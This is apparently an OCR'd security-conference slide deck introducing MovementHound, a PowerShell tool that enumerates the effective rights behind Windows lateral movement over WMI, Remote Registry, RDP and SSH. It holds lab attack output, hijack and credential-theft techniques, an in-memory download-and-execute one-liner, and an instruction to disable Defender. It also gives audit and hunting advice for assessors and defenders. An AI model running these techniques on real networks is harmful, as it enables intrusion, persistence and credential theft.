
why RV=8, and the fixes

```
profile not loaded →
  RegLoadKey needs SeBackup/
  SeRestore → denied

fixes:
 • grant SeBackup/SeRestore
 • pre-load the profile
 • account with NO profile
 • drop ProfileList\{SID}
```

WMI: namespaces and permissions

root/CIMV2 isn't the only namespace to evaluate; the Execute Methods permission is also often not verified.




```
┌──(root㉿kali)-[~]
└─# nxc wmi 192.168.56.30 -u wmidcomc3 -p [redacted]
RPC         192.168.56.30   135    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:mini.lab)
WMI         192.168.56.30   135    DC               [+] mini.lab\wmidcomc3: [redacted] (Pwn3d!)

┌──(root㉿kali)-[~]
└─# wmiexec.py minilab/wmidcomc3:[redacted]@192.168.56.30 'whoami' -nooutput
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] WMI Session Error: code: 0x80041003 - WBEM_E_ACCESS_DENIED
[-] 'NoneType' object has no attribute 'printInformation'
```

```
powershell -ep bypass (running as minilab\wmidcomc3)
PS C:\tmp> Find-WMILocalAdminAccess


SystemDirectory : C:\Windows\system32
Organization    : Vagrant
BuildNumber     : 17763
RegisteredUser  :
SerialNumber    : 00431-20000-00000-AA259
Version         : 10.0.17763

[+] The current user has Local Admin access on: dc.mini.lab


PS C:\tmp>
```

```
Windows PowerShell
PS C:\Users\vagrant> wmic /node:192.168.56.30 /user:wmidcomc3 /password: [redacted] process call create "whoami"
Executing (Win32_Process)->Create()
ERROR:
Description = Access denied
PS C:\Users\vagrant>
```

Remote Registry: the pivot

MS-RRP commonly over \pipe\winreg. Two access layers gate it before any single key's DACL even matters.

PROTOCOL	[MS-RRP]
ASSUMED REQUIREMENT	Membership in the Administrators group

ACTUAL REQUIREMENT

LAYER 1

The **winreg** key ACL, checked on every inbound connection. `SecurePipeServers\winreg`

LAYER 2

The escape hatch, **AllowedPaths\Machine**: paths exempt from layer 1 entirely. Only the target key's own DACL applies. **AllowedExactPaths\Machine for specific keys.**

per-key rights that matter: SetValue / CreateSubKey or WriteDAC / WriteOwner to grant yourself the rest.

Remote Registry → different ways to land

Write the right key and wait for a reboot, an event, or a service restart to load it.

Services

The DACL on HKLM\...\Services\<name> controls the binary path: repoint it, restart, done.

`Enumeration: Find-WritableServices.ps1`

Task Scheduler: Remote GhostTask

An implanted remote task with a crafted security descriptor hides it from the GUI while it still runs.

`Enumeration: Find-GhostTask.ps1`

Remote Network Provider hijack

Reorder ProviderOrder to load a malicious provider first (DLL can live on a UNC path; needs a reboot) → credential theft at logon (NPLogonNotify) or password change (NPPasswordChangeNotify).

`Enumeration: Find-NetworkProviderAccess.ps1`

Autorun & Remote COM hijack


A CLSID planted in the user's hive, pointing to a remote payload, hijacks the next launch in that session.

`Enumeration: Find-ComHijacks.ps1`
`Enumeration: Find-AutoRunReg.ps1`

An example: Remote GhostTask

```
PS C:\tmp> . .\Find-GhostTask.ps1
PS C:\tmp> Find-GhostTask
[!] dc.mini.lab - All three TaskCache keys are writable:
    [WriteKey, WriteDac, WriteOwner] HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree
    [WriteDac] HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks
    [WriteDac] HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Plain
PS C:\tmp>
```

Thanks to @netero1010 for GhostTask.exe. I wrote a PowerShell version (Invoke-GhostTask) that runs it while bypassing the registry check performed by the GetProductName function. The key is normally readable by everyone, but its ACL may have been altered; the check can still be bypassed, as long as the script is executed from an operating system that closely matches the target.



RDP: Avoiding a False Positive


Is simply passing NLA sufficient?

PROTOCOL	[MS-TSTS]
ASSUMED REQUIREMENT	Membership in the Remote Desktop Users group and SeRemoteInteractiveLogonRight
ACTUAL REQUIREMENT	WINSTATION_LOGON (0x00020) on RDP-Tcp and SeRemoteInteractiveLogonRight

```
PS C:\tmp> Invoke-SharpRDP # Support takeover,
RCG, RAM and NLA. Also bypass
RestrictedRemoteAdministration via the ActiveX
control (mstscax.dll). Thanks to @0xthirteen

[+] dc.mini.lab – RDP access
```

```
┌──(root㉿kali)-[~]
└─# nxc rdp 192.168.56.30 -u rdpc8 -p [redacted]
RDP         192.168.56.30   3389   DC               [*] Windows 10 or Windows Server 2016 Build 17763 (name:DC) (domain:mini.lab) (nla:True)
RDP         192.168.56.30   3389   DC               [+] mini.lab\rdpc8:[redacted] (Pwn3d!)
```



RDP Shadowing: a LotL technique

Native Windows feature: view or take over another session with mstsc /shadow. No binaries dropped.

PROTOCOL	[MS-TSTS]
ASSUMED REQUIREMENT	Membership in the Administrators group
ACTUAL REQUIREMENT	WINSTATION_QUERY (0x1)| WINSTATION_SHADOW (0x10) on RDP-Tcp / ConsoleSecurity

```
PS C:\tmp> Find-RDPShadow
[+] dc.mini.lab - RDPShadow session 1 : shadow
active (view-only, control blocked by policy)
```

Note: you must be able to SEE the session (quser / qwinsta). Strip QUERY and it's Access Denied, so brute-forcing session IDs is useless.

Two techniques, zero exotic tooling required

SSH

- **Permissive by default once installed: any valid credential gets a shell**
- `sshd_config`
- **Evaluates DenyUsers → AllowUsers → DenyGroups → AllowGroups: any Deny match wins**
- **PowerShell remoting over SSH: no permissions on the PSRemoting endpoint required**

```
PS C:\tmp> Invoke-SSHScan
[+] dc.mini.lab (SSH/plink/GSSAPI-current) |
minilab\sshc9
```

User Rights Assignment (URA)

- **GPOs replicate to every DC via SYSVOL: readable by any authenticated domain principal**
- **Rights live in the [Privilege Rights] section of each GPO's GptTmpl.inf**
- A handful of rights are well-known SYSTEM escalation paths when misassigned: free recon, no special access needed
- Enumerate with existing tools

The tour, on one slide

TECHNIQUE	THE REAL MINIMUM
Service creation (SCM)	SCM 0x0003: SC_MANAGER_CONNECT (0x0001) | SC_MANAGER_CREATE_SERVICE (0x0002)
Service reconfig	SCM SC_MANAGER_CONNECT (0x0001) + service 0x0002 (SERVICE_CHANGE_CONFIG)
DCOM	per-AppID ACE: COM_RIGHTS_EXECUTE (0x1) | _EXECUTE_REMOTE (0x4) + COM_RIGHTS_EXECUTE (0x1)| _ACTIVATE_REMOTE (0x10)
PSRemoting	Execute (Invoke) on Microsoft.PowerShell SDDL (GX, 0x20000000)
PSRemoting over SSH	Refer to the SSH minimal right
WinRS	Execute (Invoke) on RootSDDL (GX, 0x20000000)
WMI over DCOM	COM_RIGHTS_EXECUTE (0x1) | _ACTIVATE_REMOTE (0x10) and WBEM_REMOTE_ENABLE (0x20) | WBEM_ENABLE (0x1)| WBEM_METHOD_EXECUTE (0x2)on the desired namespace
WMI over WSMAN	Remote Management Users + WBEM_REMOTE_ENABLE (0x20) | WBEM_ENABLE (0x1)| WBEM_METHOD_EXECUTE (0x2) on the desired namespace
Remote Registry	SetValue / CreateSubKey (also via WriteOwner/WriteDAC) + winreg ACL / AllowedPaths
RDP shadowing	RDP-Tcp / Console 0x00011 = WINSTATION_QUERY (0x00001) | WINSTATION_SHADOW (0x00010)
RDP	WINSTATION_LOGON (0x00020) + SeRemoteInteractiveLogonRight
SSH	Allow/Deny {Users,Groups} eval
URA	Authenticated domain principal

THE TRAP INSIDE THE TRAP

What’s more: often you can’t even enumerate the membership

On modern systems, reading a user’s **remote group membership** (on non-DC systems) itself requires an ACE [1] granted by default only to **local admins on the target,** **e.g. the Win32 API via the SAMR protocol (NetLocalGroupEnum, NetLocalGroupGetMembers, etc.).**

So group-based checks go blind **precisely on the machines where you don’t already have admin**: i.e. the interesting ones. BloodHound’s CanRDP edge simply won’t appear for those targets.

[1] *Network access: Restrict clients allowed to make remote calls to SAM (RestrictRemoteSam)*

Consolidating all…

1. Group-based enumeration is **useful for principals you don't own**. But if you own a principal, it becomes less relevant, and a different approach could be **integrated**
2. Minimal-rights approach: let's build new active enumeration scripts
3. Ending up with a bunch of scripts that may be forgotten during an assessment: 13+ of them;
   `Find-SCMAccess`, `Find-DCOMLocalAdminAccess`, `Find-WinRMAccess`, `Find-WMIMan`, `Find-WritableServices`, `Find-GhostTask`, `Find-NetworkProviderAccess`, `Find-ComHijacks`, `Find-AutoRunReg`, `Find-RdpShadow`, `Invoke-SSHScan`, `Invoke-SharpRDP`, `Find-WMIAccess`
4. **Let's put it all together**

Worried about UAC Remote Restrictions? They don't come into play in this context.:

- UAC RR isn't enforced for domain accounts.
- For local accounts, it only applies to tokens holding administrative privileges (for the built-in Administrator (RID 500) it depends on the FilterAdministratorToken key value). Since the scenario here involves lateral movement performed by non-admin users, UAC RR has no bearing on it.

04

MovementHound

One collector, every technique above, effective rights instead of group membership. Feed what you find back into the graph.

ENUMERATE THE GAP

0x0003



Catch what slips past group-based enumeration, move it!

PowerShell, one script

Consolidates SCM create/reconfig, DCOM, PSRemoting/WinRS, WMI/WMIMAN, Remote Registry (+ GhostTask / Network-Provider / Autorun / COM-hijack / Services), RDP, RDP-Shadow and SSH with plink fallback support (including GSS-API).

Active enumeration of EFFECTIVE rights

Requests the exact minimal access mask each technique needs and reports what actually succeeds.

Extends BloodHound Legacy

The -bloodhound switch turns it into a collector that injects the missing edges directly into the graph.

naming note: “PersistenceHound” was on the table but the primary use is still lateral movement, so the name stays.

Reliability over OPSEC, on purpose

Built for authorized assessments, where a definitive answer beats a quiet guess. It’s active, and it’s meant to be.

- **Active, therefore noisy** — opens handles, touches named pipes over SMB, probes endpoints, by design
- **Runs modules in parallel** — but reliability costs time: runtime scales with host count, so let it run

Installation: 3 ways

Prerequisites

- Set your execution policy: Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass -Force
- Disable endpoint security solutions: e.g. Microsoft Defender flags it as “VirTool:PowerShell/Movehound.A”

1. Clone and dot-source (recommended)

```
PS C:\tmp> git clone https://github.com/pol4ir/MovementHound.git
PS C:\tmp> cd MovementHound
PS C:\tmp> . .\MovementHound.ps1
```

2. Load it straight into memory

```
PS C:\tmp> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/pol4ir/MovementHound/main/
MovementHound.ps1')
```

3. PowerShell Gallery

```
PS C:\tmp> Install-Script -Name MovementHound
PS C:\tmp> . (Get-Command MovementHound).Source
```

Usage: standalone scanner

```
# Enumerate every technique across the domain
PS C:\tmp> Invoke-MovementHound [-Username <user> -Password <pass>]

# Pick specific techniques
PS C:\tmp> Invoke-MovementHound -p "ssh,wmi"
```

Targets are discovered from the domain by default, no target list to maintain.

-bloodhound: from console hit to new edge


```
PS C:\tmp> Invoke-MovementHound -p wsman -bloodhound
[BH] Attacker node : WINRMC5@MINI.LAB (S-1-5-21-...)
[+] dc.mini.lab - Local Admin access via WinRM/WSMAN
[BH] ZIP saved : MovementHound_BH_20260623_084015.zip
[BH] Edges     : 1   Computers: 1
[BH] Drag-and-drop the ZIP into BloodHound Legacy to import.
```

Scenario	BloodHound CE/Legacy	+ MovementHound
Execute(Invoke) granted, not in Remote Mgmt Users	❌ no CanPSRemote edge	✅ edge appears
Custom per-AppID DCOM ACE, not in Distributed COM Users	❌ no ExecuteDCOM edge	✅ edge surfaced
Target where you’re not local admin	❌ CanRDP invisible	✅ probed directly
Not local admin but can use WMI/SCM/SSH	❌ AdminTo Invisible	✅ edge surfaced

How it works: a simplified code snippet

```
Begin {
  #Environment setup
      ...
      <B1>
      if (-not $sshPath -and -not $plinkPath) {
          $plinkb64 = "TVp4AAEAAAAEAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAA
```

Demo


Recycle Bin
VMware Share...
Microsoft Edge
powershell (running as minilab\winrmc5)
PS C:\tmp\Demo> Invoke-MovementHound -bloodhound
Demo
Search Demo
Date modified
Type
Size
This folder is empty.
Folders
Demo
Search Demo
Date modified
Type
Size
This folder is empty.
OneDrive
This PC
Network
Type here to search
Allerta caldo
ITA
3:07 PM
8/1/2026
provider: DC01
provider: WS01

What’s next

In no particular order

- **Python implementation** (to leverage Impacket and friends) with Unix-like compatibility
- **OPSEC mode**: skip active enumeration where possible, prefer RPC over TCP/IP instead of named pipes over SMB, avoid prompts like RDP takeover and shadowing
- **Session 0 support** for RDP and RDP shadowing via raw network protocols
- **More registry-based techniques** (sticky keys, RDP-shadowing keys, LocalServer32, …)
- **BloodHound CE support**
- **Performance**: use winreg status checks to skip unnecessary Remote Registry scans
- **Legacy support**: shadow.exe for RDP shadowing on Windows 7 and earlier / Server 2008 R2 and earlier systems
- **SSH key sweep**
- **NT hash support**: passing an NT hash into the NTLMv2 authentication protocol. In the meantime, may PTH be with you.

What to audit, and what to hunt for

The examples below are just a starting point.

AUDIT

- Audit the SCM security descriptor + individual service DACLs; confirm the 1709 policy is actually in effect (check for exemption keys)
- Review the winreg key ACL and the AllowedPaths\Machine exemption list
- Tighten the WinRM RootSDDL and the Microsoft.PowerShell endpoint SDDL
- Audit per-AppID DCOM launch/activation permissions
- Audit WinStation descriptors (RDP-Tcp, ConsoleSecurity, DefaultSecurity) for stray WINSTATION_SHADOW
- Review User Rights Assignment in GPOs for principals that shouldn't hold escalation-capable rights

HUNT FOR

- `Event ID 7045 / 7036`
- `\pipe\svcctl & \pipe\winreg access`
- `wsmprovhost.exe spawns`
- `wmiprvse.exe spawns`
- `taskhostw.exe spawns`
- `RdpSa.exe on dynamic ports`

THANK YOU

Questions? Reach out to me by email!

p0l4ir@gmail.com

thanks @samratashok (Nikhil Mittal) · SpecterOps, BloodHound · RomHack

MovementHound is intended exclusively for authorized security testing. Run it only against systems you own or have explicit written permission to test.

References

- **Windows Lateral Movement: What You Really Need**

`pol4ir.github.io/posts/LateralMovement-WhatYouReallyNeed`

- **Windows Lateral Movement: What You Really Need, Part 2**

`pol4ir.github.io/posts/LateralMovement-WhatYouReallyNeed-P2`

- **MovementHound: You Might Be Missing Something, move it!**

`pol4ir.github.io/posts/MovementHound-You-might-be-missing-something,-move-it!`

- **MovementHound tool repository (GPL-3.0)**

`github.com/pol4ir/MovementHound`